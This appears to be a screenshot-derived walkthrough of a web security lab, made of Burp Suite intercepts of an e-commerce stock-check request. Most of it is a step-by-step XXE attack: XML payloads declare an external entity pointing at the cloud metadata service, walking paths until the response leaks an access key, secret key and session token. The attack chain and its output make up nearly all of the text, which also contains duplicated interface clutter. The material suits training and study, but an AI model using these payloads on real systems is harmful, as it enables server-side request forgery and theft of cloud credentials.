<img src="/image/content/productcatalog/products/38.jpg">
<label>Description:</label>
The Six Pack Beer Belt - because who wants just one beer?
…
…
<form id="stockCheckForm" action="/product/stock" method="POST">
<input required type="hidden" name="productId" value="1">
<select name="storeId">…</select>
<button type="submit" class="button">Check stock</button> == $0
</form>

<script src="/resources/js/xmlStockCheckPayload.js"></script>
<script src="/resources/js/stockCheck.js"></script>
…
Styles
Computed
Filter
:hov
.cls
element.style {
}
labsEcommerce.css:…
[theme="ecommerce"]
.is-page .button {
border-radius: 0;
padding: .2em
1em;
display: inline-
block;
}
labsEcommerce.css:…
button.button {
border: none;
}
labsEcommerce.css:…
.button {
-webkit-border-
radius:
25px;
-moz-border-
radius: 25px;
border-radius:
25px;
-ms-touch-action:
html
body
div
section.maincontainer
div.container.is-page
section.product
form#stockCheckForm
button.button
Console
What's New

POST

Target | Proxy | Spider | Scanner | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options | User options | Alerts

Intercept | HTTP history | WebSockets history | Options

Request to https://ac851ff21e0daf3e803909b0005900d6.web-security-academy.net:443 [18.200.141.238]

Forward | Drop | Intercept is on | Action

Raw | Params | Headers | Hex | XML

```
POST /product/stock HTTP/1.1
Host: ac851ff21e0daf3e803909b0005900d6.web-security-academy.net
Connection: close
Content-Length: 107
Sec-Fetch-Mode: cors
Origin: https://ac851ff21e0daf3e803909b0005900d6.web-security-academy.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.100 Safari/537.36
Content-Type: application/xml
Accept: */*
Sec-Fetch-Site: same-origin
Referer: https://ac851ff21e0daf3e803909b0005900d6.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: session=ms2HYQ2nZCS6vzitVrRHiGOqtln4TaGa

<?xml version="1.0" encoding="UTF-8"?><stockCheck><productId>1</productId><storeId>1</storeId></stockCheck>
```

```
POST /product/stock HTTP/1.1
Host: ac651fae1f25cc7f802f521700220035.web-security-academy.net
Connection: close
Content-Length: 107
Sec-Fetch-Mode: cors
Origin: https://ac651fae1f25cc7f802f521700220035.web-security-academy.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.100 Safari/537.36
Content-Type: application/xml
Accept: */*
Sec-Fetch-Site: same-origin
Referer: https://ac651fae1f25cc7f802f521700220035.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: session=CZ450DXQ0vqfq5Qvp8tKtC9ku8TtnTcl

<?xml version="1.0" encoding="UTF-8"?><stockCheck><productId>1</productId><storeId>1</storeId></stockCheck>
```

Raw | Params | Headers | Hex | XML

```
<?xml version="1.0" encoding="UTF-8"?>
<stockCheck>
  <productId>1</productId>
  <storeId>1</storeId>
</stockCheck>
```

Raw | Params | Headers | Hex | XML

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "http://169.254.169.254/">
]>
<stockCheck>
  <productId>&xxe;</productId>
  <storeId>1</storeId>
</stockCheck>
```

Intercept | HTTP history | WebSockets history | Options

Filter: Hiding CSS, image and general binary content


#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
1	https://acc01f871e63af778...	POST	/product/stock	✓	✓	400	127	text	

Original request | Edited request | Response

Raw | Params | Headers | Hex | XML

```
POST /product/stock HTTP/1.1
Host: acc01f871e63af7780fa0dd4007500dd.web-security-academy.net
Connection: close
Content-Length: 107
Sec-Fetch-Mode: cors
Origin: https://acc01f871e63af7780fa0dd4007500dd.web-security-academy.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.100 Safari/537.36
Content-Type: application/xml
Accept: */*
Sec-Fetch-Site: same-origin
Referer: https://acc01f871e63af7780fa0dd4007500dd.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: session=Cicbe3t6hJniuQA9CYNasHwouirJM3oR

<?xml version="1.0" encoding="UTF-8"?><stockCheck><productId>1</productId><storeId>1</storeId></stockCheck>
```


Target
Proxy
Spider
Scanner
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options
Alerts
Intercept
HTTP history
WebSockets history
Options
Filter: Hiding CSS, image and general binary content
▲
Host
Method
URL
Params
Edited
Status
Length
MIME type
Extension
Title
1
https://acc01f871e63af778...
POST
/product/stock
✓
✓
400
127
text
Original request
Edited request
Response
Raw
Params
Headers
Hex
XML
<?xml version="1.0" encoding="UTF-8"?>
<stockCheck>
<productId>1</productId>
<storeId>1</storeId>
</stockCheck>

Original request | Edited request | Response

Raw | Params | Headers | Hex | XML

```
<?xml version="1.0" encoding="UTF-8"?>
<stockCheck>
  <productId>1</productId>
  <storeId>1</storeId>
</stockCheck>
```

Original request | Edited request | Response

Raw | Params | Headers | Hex | XML

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "http://169.254.169.254/">
]>
<stockCheck>
  <productId>&xxe;</productId>
  <storeId>1</storeId>
</stockCheck>
```

Original request | Edited request | Response

Raw | Headers | Hex

```
HTTP/1.1 400 Bad Request
Content-Type: application/json
Connection: close
Content-Length: 28

"Invalid product ID: latest"
```

Target | Proxy | Spider | Scanner | Intruder | Repeater | Sequencer | Decoder | Comparer

1 × ...

Go | Cancel | < | > |

Request

Raw | Params | Headers | Hex | XML

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "http://169.254.169.254/">
]>
<stockCheck>
  <productId>1</productId>
  &xxe;
  <storeId>1</storeId>
</stockCheck>
```

Go Cancel < >

Request

Raw Params Headers Hex XML

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "http://169.254.169.254/latest">
]>
<stockCheck>
  <productId>&xxe;</productId>
  <storeId>1</storeId>
</stockCheck>
```

Response

Raw | Headers | Hex

```
HTTP/1.1 400 Bad Request
Content-Type: application/json
Connection: close
Content-Length: 31

"Invalid product ID: meta-data"
```

Go Cancel < >

Request

Raw Params Headers Hex XML

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE test [ <!ENTITY xxe SYSTEM
"http://169.254.169.254/latest/meta-data">
]>
<stockCheck>
  <productId>&xxe;</productId>
  <storeId>1</storeId>
</stockCheck>
```

Response

Raw | Headers | Hex

```
HTTP/1.1 400 Bad Request
Content-Type: application/json
Connection: close
Content-Length: 25

"Invalid product ID: iam"
```

Request

Raw | Params | Headers | Hex | XML

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "http://169.254.169.254/latest/meta-data/iam">
]>
<stockCheck>
  <productId>&xxe;</productId>
  <storeId>1</storeId>
</stockCheck>
```

Response

Raw | Headers | Hex

```
HTTP/1.1 400 Bad Request
Content-Type: application/json
Connection: close
Content-Length: 42

"Invalid product ID: security-credentials"
```

Request

Raw | Params | Headers | Hex | XML

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "http://169.254.169.254/latest/meta-data/iam/security-credentials/">
]>
<stockCheck>
  <productId>&xxe;</productId>
  <storeId>1</storeId>
</stockCheck>
```

Response

Raw | Headers | Hex

```
HTTP/1.1 400 Bad Request
Content-Type: application/json
Connection: close
Content-Length: 27

"Invalid product ID: admin"
```

Request

Raw | Params | Headers | Hex | XML

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "http://169.254.169.254/latest/meta-data/iam/security-credentials/admin"> ]>
<stockCheck>
  <productId>&xxe;</productId>
  <storeId>1</storeId>
</stockCheck>
```

Response

Raw | Headers | Hex

```
HTTP/1.1 400 Bad Request
Content-Type: application/json
Connection: close
Content-Length: 546

"Invalid product ID: {
  "Code" : "Success",
  "LastUpdated" : "2019-08-30T22:53:26.185488Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "2cnjnIlBvhxUhw6Y7gVn",
  "SecretAccessKey" : "Yz2BqYW9Mk8ByfRWJU8YGTzDdkf9yPtSHgtMZALe",
  "Token" :
"0auSPw8kJF7ymw0FFig8nWHwHBiKbjRAvwtIxIa7xuVpwlY3sJ2LVFsQyutVkEJSYWDaB0nt3rya6WAYhUtU4gtJBpIRmII4ydvx6nbXpVVZuz5Oo4Xptk27OuHuviGzBFvrIQRFTsLOXle8BH2JzEQrlMFTOG5uHenJH
8PlzmFUBrLy595lxKF5t3CqMPBONp0L6eMMuyLOEDOzmQDuFYlccfwgPoVWf0L1s0uvGLmhU1xzYj8Rnn1cqNAdppT6",
  "Expiration" : "2025-08-28T22:53:26.185488Z"
}"
```

Hack The World.

FARADAY